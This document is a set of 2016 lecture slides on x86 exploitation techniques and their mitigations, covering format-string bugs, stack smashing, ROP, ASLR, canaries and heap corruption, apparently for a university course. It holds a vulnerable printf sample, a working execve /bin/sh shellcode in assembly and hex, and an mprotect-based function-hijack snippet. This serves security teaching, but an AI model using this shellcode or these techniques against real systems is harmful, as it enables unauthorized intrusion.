

Exploitation Techniques and Mitigations

Dark Arts of Computer Science

Alex Hirsch Patrick Ober

2016-01-15

Outline

Platform x86

Exploit printf

Buffer Overflow

Shell Code

Data Execution Prevention (DEP)

Return Oriented Programming (ROP)

Address Space Layout Randomization (ASLR)

Stack Cookies (Canary)

Heap Corruption

Control Flow Integrity (CFI)

Fuzzing

Polymorphic Code

A Word about x86_64 and ARM

Acknowledgement


We use a lot from RPISEC, a university course about modern exploitation at Rensselaer Polytechnic Institute (2015), because ...

of them: They did a great job.

of you: You will see familiar material.

of us: We are lazy.

Check them out at <http://rpis.ec/> and <https://github.com/RPISEC/MBE>.



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
A Word about x86_64 and ARM

Why?


- ▶ It's simpler, yet not overly simplified.
- ▶ People call it *more academic* *sigh*
- ▶ Most techniques can be translated easily.
- ▶ Most material covers x86.

We are using Ubuntu 15.10 x86 inside VirtualBox here.

Registers



Registers



Memory Management

Real memory is managed by your OS kernel, a process sees only **virtual** memory.

Memory is segmented (**pages**), which are handled by hardware (**memory management unit**) and software (kernel).

4 KiB typical page size, addresses can be decomposed, page pointer + offset:

$0xA1B2C3D4 \rightarrow 0xA1B2C000 + 0x3D4$




Figure 13-2. Physical memory holds a few pages of each process.

Process' Memory



You know some of this, other talks also focus on this.

We'll see:

- Pages have permissions rwx (DEP)
- Layout not always the same (ASLR)
- Lots of pointers

Calling Convention

Defines:

- ▶ where to place arguments
- ▶ where to place return value
- ▶ where to place return address
- ▶ who prepares the stack
- ▶ who cleans afterwards
(caller vs. callee)

Depends on:

- ▶ your platform
- ▶ your toolchain (language)
- ▶ your settings (compiler flags)

I know, Radu never told you...

C Declaration (cdecl):

- ▶ arguments on stack (reverse order)
stack aligned to 16 B boundary
- ▶ return via register (EAX / ST0)
- ▶ return address on stack
(old instruction pointer IP)
- ▶ old base pointer BP
- ▶ caller does the cleanup

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
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System Call & Protection Rings



Your CPU can switch from a more privileged state to a less privileged one.

Kernel does not run always, process cannot do everything (enforced by hardware).

Process uses a *System Call* (own instruction) to notify the kernel to take over (context switch).



```
int  0x80    ; old, but still works  
call write   ; new: sysenter via VDSO
```

System Calls

Show 10 ▾ entries							
# ▲	Name ▾	Registers					
		eax ▾	ebx ▾	ecx ▾	edx ▾	esi ▾	edi ▾
0	sys_restart_syscall	0x00	-	-	-	-	-
1	sys_exit	0x01	int error_code	-	-	-	-
2	sys_fork	0x02	struct pt_regs *	-	-	-	-
3	sys_read	0x03	unsigned int fd	char __user *buf	size_t count	-	-
4	sys_write	0x04	unsigned int fd	const char __user *buf	size_t count	-	-
5	sys_open	0x05	const char __user *filename	int flags	int mode	-	-
6	sys_close	0x06	unsigned int fd	-	-	-	-
7	sys_waitpid	0x07	pid_t pid	int __user *stat_addr	int options	-	-
8	sys_creat	0x08	const char __user *pathname	int mode	-	-	-
9	sys_link	0x09	const char __user *oldname	const char __user *newname	-	-	-
Showing 1 to 10 of 338 entries							First

- <http://syscalls.kernelgrok.com/>

Endianness



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Death by printf

```
4  int main(int argc, char *argv[]) {  
5      char passwd[100] = "AAAABBBB";  
6      char buf[100] = {0};  
7  
8      scanf("%s", buf);  
9  
10     if (strncmp(buf, passwd, 100) == 0) {  
11         printf("correct\n");  
12     } else {  
13         printf("You entered:\n");  
14         printf(buf);  
15         printf("\n");  
16     }  
17  
18     return 0;  
19 }
```

~> echo foobar | ./main

You entered:

foobar

~> echo AAAABBBB | ./main

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~> echo '%08x' | ./main

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oh look, a pointer, this may come in handy

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Demonstration

Death by printf

- ▶ Even functions which look very simple / basic can be exploited
- ▶ RTFM
- ▶ but it gets better ...

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printf Oriented Programming

- > == dataptr++ `%1$65535d%1$.*1$d%2$hn`
- < == dataptr-- `%1$.*1$d %2$hn`
- + == *dataptr++ `%3$.*3$d %4$hn`
- - == *dataptr-- `%3$255d%3$.*3$d%4$hn`
- . == putchar(*dataptr) `%3$.*3$d%5$hn`
- , == getchar(dataptr) `%13$.*13$d%4$hn`
- [== if (*dataptr == 0) goto ']' `%1$.*1$d%10$.*10$d%2$hn`
-] == if (*dataptr != 0) goto '[' `%1$.*1$d%10$.*10$d%2$hn`

Brainfuck to printf format string compiler:

<http://github.com/HexHive/printbf>

- New memory corruption attacks [32c3]

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Variants

Static Memory Corruption

```
void foo(void) {  
    static char buffer[64];  
    /* ... */  
}
```

Dynamic Memory (Heap) Corruption

```
void foo(void) {  
    char *buffer = (char *) malloc(64);  
    /* ... */  
    free(buffer);  
}
```

Stack Smashing

```
void foo(void) {  
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
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}
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Stack Smashing

```
void foo(void) {  
    char buffer[64];  
    /* ... */  
}
```

Smashing the Stack



- ▶ Here, you write from top to bottom
- ▶ You'll first overwrite local variables (bar)
- ▶ Followed by arguments
- ▶ Your **saved return address**
- ▶ The next frame

- Wikipedia

Overwrite a Flag

Demonstration

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Idea

- ▶ supply executable binary code via buffer
- ▶ rewrite return address to point into buffer
- ▶ binary code opens a shell upon execution

Example

```
> cat shellcode.asm
```

```
1  xor     eax, eax      ;Clearing eax register
2  push    eax           ;Pushing NULL bytes
3  push    0x68732f2f    ;Pushing //sh
4  push    0x6e69622f    ;Pushing /bin
5  mov     ebx, esp      ;ebx now has address of /bin//sh
6  push    eax           ;Pushing NULL byte
7  mov     edx, esp      ;edx now has address of NULL byte
8  push    ebx           ;Pushing address of /bin//sh
9  mov     ecx, esp      ;ecx now has address of address
10                     ;of /bin//sh byte
11  mov     al, 11        ;syscall number of execve is 11
12  int     0x80          ;Make the system call
```

```
> nasm -f elf shellcode.asm
```

```
> objdump -d -M intel shellcode.o
```

```
00000000 <.text>:
```

```
0: 31 c0                xor     eax,eax
2: 50                  push    eax
3: 68 2f 2f 73 68      push    0x68732f2f
8: 68 2f 62 69 6e      push    0x6e69622f
d: 89 e3               mov     ebx,esp
f: 50                  push    eax
10: 89 e2               mov     edx,esp
12: 53                  push    ebx
13: 89 e1               mov     ecx,esp
15: b0 0b               mov     al,0xb
17: cd 80               int     0x80
```

Result:

```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80
```

- <https://dhavalkapil.com/blogs/Shellcode-Injection/>

Bend Return Address into Buffer

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Data Execution Prevention

Address	Lock...	Blocks	Protection	Details
00007FF6E1550000	K	2	Read	
00007FF6E1650000	K	1	Read	
00007FF6E1673000		1	Read/Write	Thread Environment Block ID: 276
00007FF6E1675000		1	Read/Write	Thread Environment Block ID: 984
00007FF6E167D000		1	Read/Write	Thread Environment Block ID: 784
00007FF6E167F000		1	Read/Write	Process Environment Block
00007FF6E1710000		6	Execute/Read	C:\Windows\System32\dwm.exe
00007FF6E1460000	K	5	Execute/Read	C:\Windows\System32\cabinet.dll
00007FF6E2C60000	K	5	Execute/Read	C:\Windows\System32\xmlite.dll
00007FF6E3540000	K	5	Execute/Read	C:\Windows\System32\d2d1.dll

Have a look at `VMMMap.exe` from Sysinternals Suite — if you are a Windows guy.

- ▶ also known as **write XOR execute** (w^x)
- ▶ sometimes called **page protection**
- ▶ typically enforced by hardware
- ▶ rwx permissions per memory page
- ▶ `segfault` is triggered upon violation

Data Execution Prevention

Famous Quote

If your program simply segfaulted, consider yourself lucky.

Data Execution Prevention

- ▶ We cannot execute supplied code anymore =(
- ▶ What now?
- ▶ Take control!

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Return to a Different Function

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Idea

- ▶ Target may not have a `gimme_shell_plz` function.
- ▶ Create such a function by combining parts (gadgets) of available functions.

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Gadgets

```
> objdump -d /lib/i386-linux-gnu/libc.so.6 | grep -B5 ret
...
18f59:      8b 54 24 04      mov     0x4(%esp),%edx
18f5d:      83 c4 20         add     $0x20,%esp
18f60:      5e              pop     %esi
18f61:      5f              pop     %edi
18f62:      5d              pop     %ebp
18f63:      c3              ret
...
192d4:      8b 54 24 2c      mov     0x2c(%esp),%edx
192d8:      e8 23 fc ff ff   call    18f00 <__floatdidf+0x30>
192dd:      8b 44 24 18      mov     0x18(%esp),%eax
192e1:      8b 54 24 1c      mov     0x1c(%esp),%edx
192e5:      83 c4 24         add     $0x24,%esp
192e8:      c3              ret
...
```

- ▶ **Definition:** Sequence of instructions ending with RET.
- ▶ Target addresses are provided through the buffer and used one by one.
- ▶ We can also use library functions (*ret2libc*)

- <https://crypto.stanford.edu/~blynn/rop/>

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Idea

Randomize the location of (some) segments every time the program is run.
Program must be compiled with `-pie -fPIE` (Position Independent Code).
Only really useful in combination with DEP.

/proc/self/maps

```
~> cat /proc/self/maps
08048000-08054000 r-xp 00000000 08:01 131085 /bin/cat
08054000-08055000 r--p 0000b000 08:01 131085 /bin/cat
08055000-08056000 rw-p 0000c000 08:01 131085 /bin/cat
08905000-08926000 rw-p 00000000 00:00 0 [heap]
b758d000-b7741000 r-xp 00000000 08:01 917531 /lib/i386-linux-gnu/libc-2.21.so
b7752000-b7753000 r-xp 00000000 00:00 0 [vdso]
bfb26000-bfb47000 rw-p 00000000 00:00 0 [stack]
```

some lines have been omitted

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0913e000-0915f000 rw-p 00000000 00:00 0        [heap]
b75cc000-b7780000 r-xp 00000000 08:01 917531    /lib/i386-linux-gnu/libc-2.21.so
b7791000-b7792000 r-xp 00000000 00:00 0        [vdso]
bf8f8000-bf919000 rw-p 00000000 00:00 0        [stack]
```

some lines have been omitted

Breaking ASLR

- ▶ .text segment starts at 0x00400000 if PIE is not specified
- ▶ **Info leak:** if we manage to get pointer from the program we can calculate the ASLR offset.
Remember the first example with `printf`
- ▶ **Brute Force:** Guessing may be a viable option on 32 bit

Breaking ASLR

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Remember the first example with `printf`
- ▶ **Brute Force:** Guessing may be a viable option on 32 bit

Info Leak

Lets say you have leaked a pointer to `printf`, `printf` is at `0xb7e72280`. Look how far away system is from `printf`, it's `0xD0F0` bytes. We now know that system is at:

$$0xb7e72280 - 0xD0F0 = 0xb7e65190$$

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Idea

- ▶ Put something between buffer and return address, which guards the return address.

- ▶ Different types:

Terminator canaries Render **string operations** useless by placing a terminator (`null`, `\r`, `\n`, `-1`)

Random canaries generate a random value, store somewhere *safe*, place on the stack and check before each return whether this value is still the same

Random XOR canaries Same as above but scrambled to mitigate *read-from-stack*

Idea

- ▶ Put something between buffer and return address, which guards the return address.
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 - Terminator canaries** Render **string operations** useless by placing a terminator (`null`, `\r`, `\n`, `-1`)
 - Random canaries** generate a random value, store somewhere *safe*, place on the stack and check before each return whether this value is still the same
 - Random XOR canaries** Same as above but scrambled to mitigate *read-from-stack*

A look at GCC

```
1  #include <stdio.h>
2
3  void fun(void) {
4      char buf[8] = {0};
5      fgets(buf, 32, stdin);
6      /* break point */
7      puts(buf);
8  }
9
10 int main(int argc, char *argv[]) {
11     fun();
12     return 0;
13 }
```

```
> gcc -o main main.c
> gdb ./main
AAAAAAA
...
Breakpoint 1, 0x000000000400671 in fun ()
(gdb) show-stack
Stack
-----
0x00007fffffffe280: 0x0a41414141414141
0x00007fffffffe288: 0x4848c5a0bbf40c00 (CANARY)
0x00007fffffffe290: 0x00007fffffffe2b0 (Saved RBP)
0x00007fffffffe298: 0x0000000004006a4 (Saved RIP)
-----
Stack Pointer: 0x00007fffffffe280
Stack Base:    0x00007fffffffe290
Canary:        0x4848c5a0bbf40c00
saved RIP:     0x0000000004006a4
```

- <http://0x90.at/post/gdb-stack-script>

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```
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```

```
...
```

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```
(gdb) show-stack
```

```
Stack
```

```
-----
```

```
0x00007fffffff280: 0x0a41414141414141
```

```
0x00007fffffff288: 0x4848c5a0bbf40c00 (CANARY)
```

```
0x00007fffffff290: 0x00007fffffff2b0 (Saved RBP)
```

```
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```

```
-----
```

```
Stack Pointer: 0x00007fffffff280
```

```
Stack Base:    0x00007fffffff290
```

```
Canary:        0x4848c5a0bbf40c00
```

```
saved RIP:     0x0000000004006a4
```

- <http://0x90.at/post/gdb-stack-script>

Breaking the canary

```
5.2  2:56.03  - /usr/sbin/apache2 -k start
2.2  0:00.02  - /usr/sbin/apache2 -k start
2.2  0:00.03  - /usr/sbin/apache2 -k start
1.8  0:00.02  - /usr/sbin/apache2 -k start
2.2  0:00.08  - /usr/sbin/apache2 -k start
2.2  0:00.01  - /usr/sbin/apache2 -k start
2.2  0:00.02  - /usr/sbin/apache2 -k start
0.4  0:07.25  - /usr/sbin/rsyslogd
```

- ▶ Server **forks** multiple times to create workers
- ▶ Memory is handled copy-on-write
 - ⇒ all workers share the same canary
- ▶ Server respawns workers if they die
- ▶ ⇒ infinite guesses

Most of the time you can write byte by byte and the first byte is 0:

$$\Rightarrow 2^8 \times 3 = 768$$

guesses at most 32 bit

$$\Rightarrow 2^8 \times 7 = 1792$$

guesses at most 64 bit

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Outline

Platform x86

Exploit printf

Buffer Overflow

Shell Code

Data Execution Prevention (DEP)

Return Oriented Programming (ROP)

Address Space Layout Randomization (ASLR)

Stack Cookies (Canary)

Heap Corruption

Control Flow Integrity (CFI)

Fuzzing


Polymorphic Code

A Word about x86_64 and ARM

Heap vs. Stack

- ▶ Managed by the programmer through `malloc` / `calloc` / `realloc` / `free`
- ▶ Mainly used for structs (objects), big buffers, persistent data
- ▶ **non-linear** structure
- ▶ Many different implementations (`dlmalloc`, `ptmalloc`, ...) some applications come with their own implementation
- ▶ Details depend *heavily* on implementation

Overflow



Attack Surface

- ▶ Anything that handles the now corrupted data can be viewed as additional attack surface
- ▶ Structs commonly contain function pointers which can be overwritten
- ▶ **Use After Free:** pointer gets still used somewhere after free, pointer target is now attack surface, extremely common complex programs (browsers)
- ▶ **Heap Spraying:** fill heap with exploitable code, viable on 32 bit, not so on 64 bit (~18 446 744 TB)

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
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- ▶ code which *evolves* during runtime
- ▶ often malicious code, but also used in DRM
- ▶ makes use of encryption
- ▶ makes static analysis hard, you basically need to reverse engineer the system, running it may not reveal all parts or be straight up lethal!

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- ▶ malicious parts sometimes only triggered when special conditions are met (time, platform, events, ...)
- ▶ **metamorphic engines** are used to generate new code;
little documentation / public knowledge;
some even see it as taboo
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Hijack Example (last year)

```
8 void hijack(void) {
9
10     void *page = (void *) ((uintptr_t) func1 & (uintptr_t) ~(4096-1));
11
12     if (mprotect(page, 4096, PROT_READ | PROT_WRITE | PROT_EXEC) == 0) {
13         /* calculate jump distance */
14         intptr_t jmp = ((uintptr_t) func2) - ((uintptr_t) func1) - 5;
15
16         /* change first instruction to relative jump */
17         ((char *) func1)[0] = 0xe9;
18
19         /* set jump distance (little endian) */
20         ((char *) func1)[1] = (jmp&0xff);
21         ((char *) func1)[2] = (jmp&0xff00) >> 8;
22         ((char *) func1)[3] = (jmp&0xff0000) >> 16;
23         ((char *) func1)[4] = jmp >> 24;
24     }
25
26 }
```

```
28 void func1(void) {
29     puts("func1");
30 }
31
32 void func2(void) {
33     puts("func2");
34 }
35
36 int main(void) {
37     func1();
38     func2();
39     hijack();
40     func1();
41     return 0;
42 }
```

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Modern Devices

Your laptop, your server:

- likely x86_64

Your phone, your tablet, maybe even your watch:

- probably ARM

Your router:

- probably MIPS
- maybe ARM somewhere in the future

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About x86

- ▶ no instruction alignment (great for ROP Gadgets)
- ▶ lot of instructions
- ▶ instruction length varies (1 B to 15 B)
- ▶ mov is Turing Complete

About x86_64

- ▶ successor to x86
- ▶ also known as x64 or AMD64
- ▶ fastcall calling convention
 - ▶ first few arguments put into registers (RDI, RSI, RDX, RCX, R8, R9)
 - ▶ this makes ROP much easier
- ▶ more entropy for ASLR (hard to bruteforce)


About ARM

- ▶ used in *low power* devices
- ▶ smaller number of registers (though 32 bit)
- ▶ calling convention similar to fastcall (r0, r1, r2, r3)
- ▶ instructions can work on multiple registers at once
- ▶ special 16 bit mode (**THUMB**)
- ▶ cache not flushed automatically

Fin.

OMG finally...

“But I use Java!”



- http://twitter.com/java_monitor

“But I use Java!”

Don't worry, we got you covered.

There are lots of different exploits out there, which share some similarities.

Have a look at this: <http://foxglovesecurity.com/2015/11/06/>